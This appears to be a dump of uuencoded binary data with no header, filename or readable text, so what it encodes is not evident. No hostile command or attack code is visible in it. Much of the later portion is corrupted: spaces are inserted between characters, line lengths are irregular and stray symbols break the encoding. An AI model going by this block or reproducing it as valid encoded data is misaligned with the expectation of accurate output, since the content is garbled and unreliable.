MS>(UGG3V5E;A+R]M_4@?!DM;S:CG^OW7HC4\=U\$#LF(;):1([JB'1X,WT\X?
M.[YD-&9;KRL^9!Y065!R&9OY`,`K\15NQU85*PWESY4I'R3C]D1DY-A*7`^^\
M5_T\$M\T+UR'3'KIO?D/)J)_MMY_LXLU^1P!#CC]V+OT)6KL17T</M.T;702H
M%[^FI`59\$A4E/_B%P/R*X\;H2_]4R9Q4G`!I@K_P=D&E?A_#I1R:I\$2S-R[%
MYB-/`00A:R]&,K`2!X?%@\$L<5AR#^(\Q^),*BO3@';;_`J,GP=C*LEH78PKL
M++Y=1.FW=(:8.M\$/WAD5WZ/5/DS)'\$&22A@D"38:=V/K^H#ZDYZ]VSM_OSL
MI_;AC+W0N[N\`R,V@?MPV<_S:B,>3=O5AL9M8]G51UEU+N%W2W]?9>V4,,5
M&X*LLU^8=+.=@J#754)/\$C1`6W\#X)4K[J-U(A^IQYN9C)%H7'<E\$Q%OHPPD
M6![. `./;8]<?>9/@Y79_;F.PL8N>V@:<2/>,^J#2JM=C)*K@0S=/O3L49K)!J
M[#"-(. [O+(T/T%3GQ^S9RL#,V>R%.<E8EJ.,12UM\$@:NWEG92QIO,,IT;\$P#
M^`COPZ4MH\$R:.JNL'3Q/LME?,T<>`U]^55F!K?X`TR#HG@`!F=6IY159*;-/
M*[%/L,QT+XDF+1/L)X.Y/:K@M;- (F1VAV004\D90'=>?7+RAO*YB"9#;K`
M`%_QRJG\6;QUWN00`J=)1E<PH&'KVSB55Z+6(`Q2W*+#C7Z:PCY*4BG<%Z
M2</!IQ7G%O[])K4C2YT_0@>`&YB<9"'"DZ6`^`D\$W@[*\<CX>_(VCKASNPS.)+
MW2[Y%.QWNY;IO7IL/\QX)A\5"]#JCFZ`68^,=IYDM_,DHYTGZ7:>&.WH5O!!
MRL;_@_D<A*8\0F_AK@*_WR]@QH';."PY/TW/ZX(I-S7F-KG:/NGL;JPE?G[V
M&99-?(\$YIK')\PRQD5+\$8)D'+W<_0^ULPB2K&\\$I\R%P`'/3`@<)\$%YHJS\
M@CHH"J.R`BL,CF(9+DM&R/I!K*`UY`J40EFH"J70>K%>UNX#*B20\$@Q)BR<H
MLU' .*[A"QWO-K%41B&*(V64>CBS5.0%1FZGC#(/SJU\3`NM+E4SBFT:5K(

M\-TB./\-UM1 (5"JCT+N&>TT%PXJA*:',X:>6UZ!?C8) JW=*UZD@>#WY\$.YJ:
ME-,+NE<M('0IP0P*%OF9_@SW)XYM23D%2E;.! \O#5)>C.RU\HW8#X*W2FLH
MR%A4K2"V8L7E\^H79!Z6MA;MM9+87[T]YI4'5D-4+AIJ'1TW'R[]>!Q*)9#J
MOUH#S4VS*&KE\HHNQ=D22!6772[+29Z18NXYB9:L;<C/9^_!"*/JF`#QP>T<
M_`':FQ+4%,2KC36+P2"+B@]D,J*K3*KD"C&'B8^^30,%<?B34-*Q.C-9^R0
M,;57-BK5GSS=PSC+</>GFU[\$\$4-,:4TZR+SP(G2E1Q'77HBQ!EQ7AA>G&"-C
M%T-L1U71ZZL8'6\$0C(VD(F/TM\>,5Q2#1+K>2Z:?[P\$RWUZ\$KB*J'L?KIJQO
MOPY@'\EXT2.XCU+@LHX[%ON[W>;^_LXN-N'Z\$:9#@9LD7Q0C,70C3`J%69M\$
MR[_\$K)A0<]#0I1,16A^[_:Y,";#S*W1^93N&!U!DSBE*5T&!Q[4_(UP,5C0(
ME55@:^7O?7),H+6Q\DH4WN!_2RMBY=)X7EU*UQ1POS"*B*KY>V1(-:7E9=8(
ME#FO.[A8;53P/HQ&!Z>MP]/F:?M%:V<AZU(2G^0Z_`;%0*?Z_%8'XI@.`*.E
M(Q`CIA!T-[BXT%V9'PB63P%9H%A\WX@69RIU2)J'ZYBCM<O57-) `@D%_T"]3
M1@F\9OHR+Q5F12"Y&KK^P'*.5.4?E+%?GZR#!3O1019N94PB*@2VHXQA!'J/!
M?W)!*+MX4W!\`ODC'TCA*#X2TZ6ERM9)/:(CF9)+GC.O@.9)%4/,3:._XGYW
M]^C@N+W?'.LF3S,I5E'92UG#ZGCO&MG'45\$4]'1"7<T' \$PN19H3S%H>N8'#\$
M&I;>A1D'S7=I;IK(^-[/A^V7*Z/Q[=:HN7P0ZQ5:[RJE6.;,F#"O`Y\$6W5%
M23LILP/,DA,.O#AU+V>+05H)*VXRJ2.,D^(#WRRE+51,A.*XG\7L<<'E%/O
MJZ;+7.3^/@%:G^T&3",R(ID='*.#A.G5>^9[MY2.D:-8'DV(KO`\`"2[0BW--
MIT^[HD1Q<&3<Z,"7!A09TBFBR%\$"<VM3V@S"2Z-:K1I%V\ (9\$FD8!9\$W1O)`
M%(-/)FPR%E-1?E%.6X.192CY3%O\ -HG&+/'8P@#"5<I\6`XC,QF*(\@HJ3:
MF-Q`#S@C3/FATL,%@^K<76*'\$E#2'HLY1C+K#0T')`^0`GO#67AD6%R*",4
M*P,799;/UL%+F@([60U1\$HJ>?'YU[TCV2F?SM+X&4:/B#F\S>;RM%-9I2B*
MG=.CXYF,4C0.1IEP4#H=1/-%E:2B)I0"@8CN!N3O-DN\$I\IE\UIW/IJ#-*J&
MKE`^6\6HCF_2SV\$#)[U--5\')6:'/B!@2WNS58[#J!)]\$=_\N1]DX7&)5L>H>
M"Uc!7(<8VRZIIIM4P`?'#U@DK7PA#X-K9!'M7T@M).ND\$9*0-,C,F,V88>R
M+Y?1C>VfV3>SK%KI'VX)#K6MUX]W'QC1%T'@2\5&?&PB\''.-K(8ZWN+2V
MN;%4+ABA!M1MVH,W<?X?J8O)+KF>+GTY]*N'\P#9EY/E-V09>?1^2400%.7
M\$)S/15268\$4WE-F83OB&\LY3J.5WGD5D:5GTEA'<420ZM(+::JW0H*7+'B_
M3IM0N+C&\>RE^ZT]4^9);WS-ZE?)JODGS?)AT\VM'5I1UTVL&D4X6L&MYF
M#><Y88>?7@DYU1?5DJJJ%;)HP:)K2!K@^KP`Q5*[/1?5\$C7MT41R'P3V`YN_/
M7F!/Y^SMO)KI_CSJ;<5ZIGWW`LYF//,X2[-QIFT9A[.V1Y*YS;'PWO\^.SY6
M>='61[U%S7K(0L`S4,`^RJM)`-Q/-FE6D7]'PV<.Q\$Y%RXF;W6B:#*D+)Y`
M]:N)*,&M<ZV]4'5[(!C:*UFA"_%&%JK&8(>YS+P;9LS;W.C1GK2@31I305*
MK:G#`<-24`%DB&+JW@`&JH\KR_9UOXM6)DX?1IAV>#?,<N,^1!),)HVBW,VR
MF1=>-`X=LR<D)_Q&-/M]R;'I=S++7<3I@#%',"6T0M:2@T#TTC\B]F1;:22
MF5-.S&9T(+T`4=>WM+5[VGZ)9^G2NER*%"?1NPAAH2W\$WL"U>HUM1N\$6+\>?
M`D?I@BC.#Y/I=2#`Z_6AY5,\`!M/1C;6NO@E#6JZL)C^2^YYQ7^AD:RH,-
M&6'EQ:OUC8<R,C73_%#@/+_8V-37F44.RF>%5EFT'PV3YPG9-_SX(ZVL&@RE
M!B?J*KL4-[,>+B)E/5VQGZYQ2&[CP]:Z:#SS^9:XLE>IV\$_/[,>'`C/>K0
MZ;'X:`P:(ZMB2ENOCX0.AB<+58VS[=4OXLV2X']EY"OZ)XY^A8J&&!*<)U80
MHJP[JG6NQ+&S:.G"D5+Q>Z&\':P^>,=>F]>*:<UP&[0V(JDZ;DMK<]LR9SG
M>)J7,N;3N/;=>_2QKUPV\$M+]81VUS::;SU8M=MR*O#@?.X[[M+:8X69BM29
M>3L^ [6`3;:N;V:9_\W6)PR9D@I,1%>X'CT*.'>\FT9AX;%YX\$J_L.T)*+SA7
M)SH'KYZTWG2T%"\$5"[+09M+05\$#)'R!LL/L<?XR@*AGAD?R<><*JG?8]*R6K
M>,J0*;'B\SG55`D43)^<PZ_9/;)X*LH8Z=^F764';<.3]MG![QA]1MPYGM0
M7/RZ"]QQ>`RW:O`\X%BT7PH@P;5%DIC`-5"X%\!\$C8MYP08BY*I^./\$P"&2_
M>E!]XH3`A_RCUSMPO\$%U%Z7Y4?79T8O'MDTS: `)]4".*`_<:F(;+FT]/7W)
M!_3C'7\S`V=05\`=V]<Z,<5_OD'9GT8.N%;=UP%30%Q5=G&<>)<G5'3XQ2L
MY^[X!E-/ (4<RGD1VQ+D?1:7_VS#A_2-+YBT/_)=R<AU_(M_1#?)7E76Q8Y5
M3?9M!LP76CH@01X[DT'U60@=_T<&R&1/K)-Y,Y#,+6TU5\Y>YD26=28S0YSZ
M[DVMT'78^JE3B2/D&ULH).\J6":(4ND030'00:*VI.96Y9\X68MMX'_N*(>\$
MDR4S=X+I.-9GIM5W>W\$D!SOZ+O8%7N=1\$^TM9M>8QD-.<8UZXCX);K>>N'%<
M//RNH[[!/1EW"DE&ATZ?KA%/W&5Q?+Q+&<6J"9IZ[L+_T[/WQ(5[P]16X#TJ
M)_!;/Q#X4YK@Z<YN!4C^M\$;H"B,`;ARVNYJPW\R"VWE96=OJG!VW3BKV\HMN
MUWBF)B,WG+W^`,YZ#ISU>\+9R(&S<1\X=\$K":73EC**@?Y<?93F4)68;Z6?!
M2IT+]P6ZYX0WGF\9UJ23CBQM:@.7.-"FEE090:73I>2+/) &6+JAZWJ^`S.XW
MWL;]<;"D_3;^[_#E#N;:@:O(QL/-1V],0:<1'=0."BK-5A*E.#?"YL9"XK`V
MQKY*D@_[#%>!S/(&F)HKZ`_E=_]V]F!Q;!B@-2D7@,JI:+*=D\J/6X='ARB\$
MER\$S+>Q**R,`;_O#BM^]'9VTX>!WQD'H\1F(*I(&_WWBA_X*,M/FW@\Z320
M4)-9N<54G4?XHA)Y[A"8@LS;[5YG92G3Z2Q[U2>\$GI79XSH>./XC?8XN*&G1
M@LS2@`;O\$69D<,<D[L`!0]ZHPD%S99FZE5!JX#4*'Q9)Q,'GAXIG))`>G>F
M;<0M5PMTZG>IC3*3(JG&:"VN&FLQ0[Q,W8C/KD26.PUI6HA)=<*-\$"UI;,%:
MZE3J5F*M47]4CR\;L`"B>BVC8NNP]7)*-==W4^OFGQUH5ILU.3V_N=^ZA%&
MSUXSG]DM8.!W[%0CU:F7_]ROU#.`K><#NWT[R`&VE%)1\$U6Q?9I][^2-TZ?
ME*TV\9/P)^QE,JL`\5BNA_] -YB`H>R0Z?#JXFTO-UJ?2%X.[>]C6FVT2W2]^
MPQ*ETF\$@+TE`/X:H<M;Y":4["&Z_T.T%E[[WA]NOEA=%?%W#5D_I;'?2NS]
MK63WMM)YPE>,<=.H^>,8[, ,<,</:(&@#!8ZK?\[@_M3MPB;W@QX2OEA5PC
M\7PR)LTZO6%[!A5`Y5W1"A2/_'9?J0LABE^"IK'W#@HHEXXC_H+IJ?,`K/5
M"U5@.EPZ^*FTS!]SKI(6)I=YR;1%GW3>.+55%IS*"4[_CRQZQQWW@HWS]8=
M=K!7E\$,/.4!9#(0R`\4_\[<11K!7:,1;PE%GS;A(+JPMJ!0#::!]43`9H2G2"

M7LH_-M*Z72<<VGD%X!&FVTL^Q^CJ9; //R<1\"UF-VJU1N\$@\"_'?CV<2&:P2 (
M3*,S``BA^_*4E\+?C>YB)**V:6OW).RDU>W\">Q5\$+O%&4'L&!C\$*G#2FP-VO
M@R]2&@8R<C6#^E>7L'F^*ER)=(!_6S:!X##JBXK/\8-8*TO7*#GT;_&R=3NF
M?V\"]CK[EL';)/B^K7E'4+%H&F6#P,C\F.E8/CC;/VT?-%^:1OJBY-<W\$KOP
M#,J\L.:312QPI@<A2Z7R-HD!9?#@+!\&:G>R8>35R%)*T_<&, 'I/.GNX?'S (
MBIF<=WU*8Z`\$GM@H,`E6&0[U[V"WY779!(/#Q+16Z:'!/2ISV(IH\^*,QN&D
M-Q:2,L/) (V,+TA%4^F[BJV"#N+2AL-\;CDH3ORK7UK)8>-&'Q=<HBYT=4</<
M*(7L,8_&MXUD/SEDTG3H=0LZ\$O^7+U\BC_FBKNS!?'J3'5;G-UO.;S:V3K)*-
MRVL':!M:(!JTB=/KX&.1?2ZP>:(N3V'NOV\$4H)LU# 1M59)ZW3V5NX<3!Z6F
M6T5O^T98<.J/'M5J&]-AA:X?9,&+Z4YVU>PZO.S,;VGR-1V(JIA?CQ&<KCIE
MS3L#\$H+;9QX*%TMBM)&673:]E?%\$&.S<[RMXGTB%V;&WH+^-T?!8!!\$VC11
M)D605RQZY/K77ACXF.:Z6BRRPDx^1RJC1#?J=A.[<XQBA'P.=P`98:=]W)\$
MM6W8`M`JQ_F)327)8&\4NGUTYI>,*;:CEPC@!(,O5BT@E-Q5*'5(\;2FR)=
MT+15]Z]V_`6,)XQ#^U4%U>W5<V(_)5U!&Y\IGE.RG=6UO!!-J9*;>5&7DB77
M<B(I)<K1#0&ZQ,SW=PW)=C^H;>&42--&SHQJK)B\922`?9";P37]'&F31P&
ML&0]6.X/QMX0UHLs'"V38>F%XPWX>J[O%D7R04<PL5=(,DC.E31'Q[-5007
M'G)M%J@!&S%`X"IT_+=`BL%K:'G!:1HHCDAF_.3.L["<G9N0CYF(\VEI9
M@7^KE_ZD&H27*Z/) ^0I\7^\$J*\5BFT\$HB-BY<`WB`=P.&"_!B%<`^Z,QI?%
MB&R<BA'L7JI[@1OB!D<([QVR\G5\-/AD;Q`%BU?WL)-\O)J#>&(J`%L((6
M&@#X!^Y/9<06K?^0W7V,^Y3#.I)'2'#M]5TV,W;=OMLOFFV@)2VT#7,)K2E'
M<=C5,F\NSZZ>-+%CS&"QJ*UY=H16E0W+MEKY3V'&_M5U0G-.N%\=2*S3C1?
MG6NSSO6,.L54EB*JG7J:T';:QG#XH5KFTT2-HF;S[0_64Z^R&^LW':-*8FZ
MB\ELOV:UQ*NL!NE5JHOZ55YC*DE\$1F/R55;--/76-5.OD@BUXUGLI,0F14O\
M8!30XAA37B&,'E"*4;3\$%<9[;<-)1S!1T#H>:?L!G`7BV@D))71%O(&U\Y@
M"_B`?K]RA?Z/BS>A-W8KZ`1&#R*QB+NK0ML+V;'X%YENC;?\$@MY^.XL+=@G>
MU%#DVZV[RK>UQA#_Z2<K*VAK^\$E2U!5^+?_OZ^7_J@VF=5GYSA\!@!KT*YHU:
ME<?:)2K3N]3M`7Q=K&VAK^\$E2U!5^+?_OZ^7_J@VF=5GYSA\!@!KT*YHU:
MO?YP[6^B]B40, &-),3?G/!R-*W<K/?_H9^^/T!#XAX=Z\BGD0<JY4&<R3B@
M>-',-?0G/0RPI1>'Y)2JQ>9NMW8/BV].G#>NEB]ZOE@!-'T#N?`\$, `=V&^
M@B&F^0X#OC1Y9+E>Y?;^M]7=?;K?;?-;I-H^/6X=[I=[%P+DL8Q_W6D_/#DNO
MDB7>+!=?X>N#SK/N[O/6[C_;\] *KY0OH?8?E(Z?D7A0A[&=,@CT[N1O[Q>*
M6BET&S^4Z=NE5D@ (7:V^4)17R10D@2^!RX8^G9P==MM/6_N=5ND5_-QO'CY#
M5>6SD^9!J?CJ5?'-FV4!?'SAL-@;3AOL3/"R_64Z8_\CQG;0Z9_LP47=N]*8\
MHXP?O\$DF+7@5]_54C?!-L5Q4DXVH)6?#YI/]5FG@G&-<M2ND,,MBR']"/^2
MLZ&K3)^*!W56X>&\$X`GZICP;10\B*\$'JW.B)#G>!VL["_!BX<T'X`KK^H&%
MGT^Z&8I1V\$-_[YT'*70A=;ZD^_D`JP:*U#56M`4#^)JZVH!=@Y>]*!\<GG
M,`[G/.KJ"NB\9JK00?>OU[8%J.;_J]0.ZYJ5\$`T!._>J>;C,O*A!*^+_H)
M+>Y,.#W8)>N<HLC)_68Q:J:..&@@ (R0PZ/#EH\$3?K6S0)SE`-DT&K]1V;UU
M>]TI\$ (SV. [(EA'!\TGK: ?JF?Q`/A%S"&)^W#O?;)SJ^DY6 (!R3D&+0Q_S7K%
MCWXU`/\$3^-0^W-T_VVLE:TA9'P',*1(_-@''3P'X?OM)LM;`.R>@&:_XD0F,
MGP"@O>9I,UD<K[L\$*NNE?&8"DX\`VD\$SA2%452*LC%?\R(3\$3]1*ZC"%Y,`
MTC'273SH35"N19=C.NJ.FZ?/B<*47KWL[]^BY0C2F-MH,\$9K%_B.%`=+,8%J
MGCSK_M0^?5["(K1RD9B\G:ZSUO[Q]W.Z0E1N4H%\$S]R*++/S`Z[DQP@8&A'1
M^`Z6\Y7KCCG\$`[XDDF8L4:S>E=5YC0+UB5<H@#DY.CJ5BSRZ<D)WY78X6(\$!
MGL--8R5N0CW"OF@BH:L_>&<V)!XWRO)'@";TR%AJ/EH7\BS\$<@^JD*EA'19
M1(`&^08XDR@8NNP.%+I.%)`<JBK\$9X9-U[D+A,P<A66P3!BQ@9E/&(80,](
MM,1`JT5YS#W@OS3I,-_W5T3W_PR=<+[05>=DGARL/)-U7FVN\L5%\5<1Z39
MEE=P/>NC:_ZC1_)HR2CR\$Y"_+<C;^3FO[U<I7='I.#_B*'F:(2BJ-;+TY-F
M-T8O?ULV=,6536+DY.]A8QTNU8%Z`\$?,XS>X^,B_J"30]MI_PONSZ57E-5F
M"4J:QYO3Z`NNY'WAQM<+=%\$=R2/NDVC]?UG\$DKW^/1D9[5(CHISP%C+A=%0
MVT&>_ZV3DZ.3TJLS/XXM,@HH_J5`P%LBNQD];F"VH>M[MGA_YT=G;8`/59S
MQ+K83\H9&(+VIJ\$`7D_%3?OP=#IN8@!KN0#F0`QJN#.1@0#GP0BTD`\ (/LG"
M"*:\F882?#\5)_M'A`^F(\4`L98/8@ZT4'J>3+Q0\$_,@!IM*8(8>2=0T@5=I
M[S;WN\^/.J=\ASH^JT0CM^==>#VDIDC\@%G"O#"=X_;A3\WV*3)H*M@\`B`Q
MT: *+-.B] (D^R-Q1?AE0#:&0*WVW^_U6WZT3#;A>[1O<4^5M<!P,X3@=N:6&\$
MJ850FZ50+W"CB4V[)2<-M=X83L\T%]'P?9J24D5K%(NY;2ZR<H6ZS\&=<@<@
MHCM@`&YY'*G>S3NL+S".)9X/4M-D+1D3)"T8ZX\$\=H^A`90<9JP0(9QSCS03
M)\C?D`9.1Z8XQZ`[,A1/GR#)X%*H6,!X4G?LQML/2(L3X&4.DTB%E5%(UNXW
M5U[O"B[V;RD6!\<[QFH\$ZW-;F#`7) '>8AQ2FK,JO:)_]MC.IC<:L6B`8D_!
MB2)/+S.8,G=`XZ=\$Y<O`5@'O3&H1`FB(%DA-@F<A##%"QY-S%Q#DDGI&Q=^C
MN"FU9#0<4/L&JP9Q`U\, >QB2L`#UJV,47^I&KM,[7`EBI+TL@:)U7?N^6Y
M7+GP`S3L'O:AJ.#7T0BPZ.+>=%8@SG:64!SE0!^Q..\$N_9!<W_"([;LY-G
M*`G?>]'NM+I/3UHM7)<TI[COY6*"'LCXY!E=4,VX@XL/::3RTV"Y\$B(;NVRV
M1S%]LEM3<XG/Y%=1V>L^SR3N3GOVZ.]H\ /3PU9K;W:O?'<LD9"2332?M(V;
M/U);#K8T36J3"!6ULB3@`YJ*2(LDVA2"0C)U7Z61"=;+B/1M2TT*J97I&(4
M0^Q-/#PEU7@`^7C3S*[*L#VS.5D@CE!\$'0]X]JT&96H,D`^Z_+&\<:E<C5W
MC9!I.[!/ST]:S;UN!X9P>-K>Q3;A7HJ%\8^H##',T>T:?(F"WENX8U0&/EY1
M8MJ:P[)YC"?UTWB:TWY&M.0,S<20HME:T.&],:]&)_(^64R?4.-QZ`%==8US
M*BF*BO#ZVA-6X5)IXL,!TB^7!;'8%T%0PB_E=^_3`-)/-*0DGZ6>O^ZZ&2M
MI.?-ZUN\Y3974&[R00(5R835,7A9LX)^131.OTB=7`M13+RQ,Z5U^^[OG`S

M22) T&+I#9U2J5JL') ##X^ [3] LO6' OPL8_=B>\Z8 [B3L;-%8&LVIJ#A?7E! I
M+. &6^ \$FYMSBX_ [*5@^; /!T<O6G^:C2X+7; J\3? '82/? "NW7 ["; R; K^9&O=D:
M, YJ6 ((1CPC@#S# \$O3T*TR^! 'D) 9D@YY-E6M0B9T?0BW6V 'V 'OZU\$+MJ?X0: B
M-Z*\$I!%_4+7MW*FF (, *9P@Y:) MTZ8JYHUAO\] F"- (V/@7! T^M<+6Z\7! /W_
M5R71L&"E) B*_4#S3GA>1^4LX&; B1BGM (8@9B?H `/9&Y&) 62--=2C2F/ [\3D4L
MU) AM' ?**1 "A0. P^ [+@D*KH4E%' - (O, 4-^VF6DVBED%U) :@,] -H%=A9J6CR4
M?, , :C. 5B1@T3E?9K>6\$A84# [L', *BU3_/FD>' I5. R-^:1#.<, "5S, \KL [V&9
M07] :F>; 9Z=' NT?%3@B9E0W9YGN6 'H] 5Q=ID1<* 'PM<WC=I0U?; PQE&) 5RH:G
M; A&MA) 5RY! _X+^V68YW1! A-:D, D0YD<; F+V03 () Q1K/T>8&7>Z (KS!B\, J8?
M: *J4X# #O: (IQ\$A#UO*?>_ .9V<>I1ZV&' 3A3+\$A3) 'KL2D/) A2=24J:L6G, H?
M"V*A6?G7PJ\F; 3/N. HF*B, 2%5#_H () A:>S>S^N<[<] 8_1?! C8@BX2A: X?=. &J
MTV6GCRYZBG3' 01>. 8; C==9UXBF 'ZY331L9-&PS???! Q8@] K+50W' UB50L (%W
M' CKAG8HO/F-YRU) =-&J*1D [/G; K`5<QR77J^) 9 [5I8RUWG [1/&UUT0*G<] S<
M; :EEG^KBPNR: I+2; L: @2E5+K*_%^X4W>AD@63. V-J1TY_*#UE4) * [FI+] .X#
M%UY>>X" 46\$#V10?YB4>1V\$S ` , (EH<J&3D, F8G61; , 64 [R8) =KCIU+\FB%2ZZ
M\ P/_I8W4T0T [(W, ?) ; JAMI ` \ :> % (?FJ<%G97%C*+\$I&WRD%MNXRIO\$V, #@ [5
MWL6E# !D. [9GZ9\ .09"%=RGKP7L35^D%OY6H\ ' %1OH\ \$' 5 `42. , *PY1] 87: V3
MZNWPOM55_#8% (H9U) ; &02! L! 3+Q^TE5/ [@T; B5<, !G]) \$"8, ^+NSH. 90 (?7&
M`@] _WPMSTN8M; \ [40' 54QQ^ \LQ?B>YRO>8#D3E (:XM4' P9LV5?, `S) H?>W+&
MDU' .Y- `; "R0\L2=G:] KVFE+?G*RM6?ML" IRI\$ [@U: P?F `+ [/I& [=8YO.V] S<
M<YX#, &O. MZ9NU*M^F" 2WN>/JPCD5) >O2ZIM>) 7- ' : `TE' L#V) JOE\8I' , \$B
M1Y&^%X; NP+V&<STVY [MQ0@R) 8Q [&2@- `EU*4Y*&, D>" Q (`OG; Q*23-\ -R; 8:
M2\,) ZPS&=ZEK>Z] 7D>W/N+DG" J9\$M) TY1D%G^: OT5; [7ZTK8^; ?YN\$S&A=Y\
MR7=Z; "BS9N+*E] .#^@R1U" ZP"^W] UN%N^ \U5R6&S<6K?/9] <7E (XL' S9" 16:
M@7] 91KQZ@C8_!EPT6, Q#+) 7*QRF] SD"G?) ["I" Z?C42CM5GXVVL] .7L62U*S
MBK1?=. B+*F59^IDM*KG' D3^XHSTP /Z@##0X&1I /U>D=KBF9K3: , R9) .DB4?
M: L<HEO) T# ` % `?; 8C. TXX4%SW%?I&Z2S `HLDQ4, _^*Z20: 719WTVS954<' \$
M7U>. %H3M`Q373UOPO%, OWV<; \LQC [, II3Y: U8JD+! GVQ ` \#8/<' 03! 2=JJ&
M) VP6/%F*PIY) 6; >QEWBB! &D&HK' 7HY0_<O<F `<3UE2V&-: , : 6DF7\$J] : T5E8 `
M_P%EA<C; 900G?Y?1ZXQ=) I^G=IDNG [W+C-9F [3*XXIQVINT?QD `Y" ^6C, `#N
M: P; APD (SD, Q%- ([I] .39TRWDX14+Y*, 5WV9@E1^GD*I*9^, T; LE\$Z; G3>SL.
M\0*-IGM! WQ `HIE\=KC2IS2P450; >^<2_?S^ ` , @R"XM7F! 5\$/V"; 3] GT#, 1U
M=: WI* (S+Y2#3+) ") 5AN" E\$G%T@+6ZG5GHH#D! 5PX1L' .#_IKU7G, 52FD*%I4
MLKHPQHZ4P&V3N [5E2G' G. T. I: , #<\$@IU27U-LJL9F-L_ . _RI?; BWLU `9R# (*
M90K8W] &?>B\$/H\$%?; 6. K3G (TN! <O@@GZO64#4^I! HU, YK4I544; ?K<V07-3*
M:) 0/QBEK*T&' V, KM>: NYUSKIE% [%, WC%VHK\M9/0JLH. <R. ZTPD<<FO [[2>E
M5_&VT4/! ' Z; Z7, /, XF) G] \$R?9) D `U628IW `FO=-II&41%&/ZY\$C3U@TG: \$/7
M?L [] B-DI>8 [F4*+7B) O#_9905A) %95GPX2I\$3R^+RF" *K/I\$! 2: 0H3H; 2X%
MDF [] ? , 22UGV\$J9\$1Q+E<#HN47NI3U [D<G6) XC75+!: : ONF=40?LD; _%6! MC%
M-] -! XU%&: CGJ<T3! R `VO' 4Q?M<SQ, !Q*58' * : XIHX/IC2H4E<YNB6EL" 8RLQ
M=8NEPN=H7H8X1C-K3<EB>R/N4N7<P2@' QBH1&, W>82, ' #/-J&&U2W_-, .94Q
MYP9; <V8Z-P' K2< `KN90L [&DLM5: J31S@*9 `JJ! WG [039%4SE7) `K?G) !BZ2
MF30#UK1%, *; LN5H^8S, O+<DB) \$A%/QU?H0L] WT (RFQJ, H643*\$C' TM\$ [DM!
MTM-G (V6A. &42C1G, &Z6<N3G&, J5+/B;) +/%TXA [6?' MY (8, ; YVN&30ZT18=-
M#+@! -G. P#/J2?7@S/\] ND\OA- `1. NQC1K47>B^3-! 6Z `=\; U) 9IV+\ `RL_8%
MEX\$=(8UR" `XIFIQ7?I \X_G@R+) NMY6T' K) 6_%?! MQC; @QZDMH! YGWY' BEF9=
M. T_ ; AS] /ORZ- / (' <*XP\\$] MR] RB) U-2 [YQC+N#. Q+\$O%>! [1K0"; HU; <?-32
MZRG (I?=9Z) 4OT@C6+W) 0; +OX\\$F [3=A@4] ' , 0\^ \W0_1RJ\ \@@T9W3BC? (6O
M%J= `J5G2%" JB+_I9+>0*4*#%\$/D) O, T2G] #CM/1\$ELX1GNB69LI. ?FH>3Q6=
MX' `S<6N (, , AQ; Z_3F2K\C6;) J: A\$E@1%< \5_T93Q%+P, DOT&V6) I&39' +%O
M-*<X" GLZ39@;) 451TFZ9? "E^F_AO5_YP0TQ* . J! S2*H [IJ `62\ [`+1=! : P1N
M*J^9/! 1CJ7P<X] L,) //C%) 95Z6PTQRW-PO/3] O [^-\$33F/ , Q?2L9_=GXE25G
MH% B7BK%L-Y&' 6UDJ' [VR0 ` : &] 9L4DHTZV7BV6IV%ZI<' , W44: OCY" , =L) ' -@
M&Z/#SJ+! 5" 3&, T&. X. ; FDU1 [.KJQ\A0J#&^SJ# `] 3E-A63J' "NN69E) A&, !4
M*HP#MC&KO; L\$: N] % =. 5=C `5<=C' 0' 0: 4FDJ+65#8Q9I=JCF+-' . % "E: H! 7V
M\$IU `C939AQ* `S1Z' Z. \=&SR' ; @3=*N?2\U3WII#W5-DL: I] 1*\$W\ , R' EG `4Y
M/<R9Y [V?, 9T9&CD_ : W4 [S] M/3Z<>\$. G985-L^ [: ! 6@ \; YAP16%X9 [A' COA=0
MJ%G] " ! -*C?OV, S; -HSCM1GP; \I/E: >0K/A#CEEZD&& `^0V@!! 8N3GNIV^&>
MHD. LC*V+P7Q5N1U1J5-48. FB63?# [UX `G `L, 8UU: 0%AD0 (\$^4LMBX6; ! ` ` : !
M< ` [/] O?S (7\$4U) (%5/UV0O&P+RZB4@D>EN6: %! 51ES! [@R! R2Q=E/ : 9I (7W2
MT [`S ` \; E- `O\ZYOI<6L>9\$UIJD; * , #=-" \U&, V#-") M#GFYORI \K5) 26K" DZ
M (-XD- , H> [JX8Z\$`^ , &\$1L\$D [&&24HS>' (0LOW-\X0 [/W7X? . . Y+#W, >4+IZ
M> [UKOBM] 89C35* &8L2VQ4M %8%GGKJA4: " %7*L [Y>>A> [ZS5Q&/#Q\$YV! G>I
MMF [1L>! Q=E-%?TT5 [`Z=WX) 06] `G7RL3^NIE94' @__X4SLU; L?B. EBK, XYOZ
M^ \4LJ] [_45 `; F5#/) Y=H- _KA8%<SP?J (VP ` \ NI8)] -+K?P3, =809D] XD ` , O=
M+WM*9Q3! ^9E>A) \$] O0QB; GH) 0, /GB^ZF3^P1BQ (PKEM: ' 2! ?*GV `K?#3+U\$^
M/_2BB (6>Y: *M&Y#%D' 3) K] T>_#O. 4 ` [(] RG55J+A@7<N2R9; +N9XIIIZT6H>G
M) \W#TP5+: # -P_KB# `Z_W=H: D! LMUL=PL80T6K, 0%E<3&: J<D\$V [C [V6! @7+\$
M#0: LQD&@ (<&YO9S>2C=F7S621?) X) B, =RE&R7J7S1 `E6I^N. . T/+GI^] N*1
MKY (3F%0L) >ENVQ \@DY! >+_U! AA8T05CZ@ \QF4KSZ?O-?/W?ARS^G \7#Q6BBG

M-`KC0313G#> (+)DIBPTI%IJ (X+!#9K04 [<KE_=:]NPG"CG'@Q" `39'N#;+\$
M(_0TX36HGMF>KO'+E. (FQ; &BZN-TOS, 7GTKSI4> (1/MVVV1 `; Z&QM<9<K-FG
MB; 9HXR M' %F (WLQ `3VV&*] 'A41=1%"^MST39K) S>6]) % `0, **V6ERF0" , 9 [
M5R:%9) 11%8+"Q5] , _!Y=W-U; N"*@UA0%=!Q71\$8HD9ZV, 9LW"3%+K-2 [. I11
M"=BYX\$ (#DTDPT9@#PRL@, (Y\$WY.L87Q&/#T [W (4%! 'VUX [XDMO&NXV/7*5Z<
M@JM&R*3_ , V/3&0=P=8/65 `@"U*# ` \&68] SZ.E [-' 5E/. [OQ<' `6: !&2I))W<
M] 54, B-1; _-175 `G [H@9 [1&?4HHH%N `45X.EJHPN [9 [4! ZP] V2* &@M8 () 6X)
M7J) 7_ ' ?P%PLH^, U^? [51JB] CY1%<@PKO-<R--82YL98%D] XMP4N&N; &6@+FQ
M1C#A/</ \$S@818RZQ? =3CN7WHH9G3 ([AJ?YF] \$XT ` \XG \1 \YW! \! _&PSG' WH
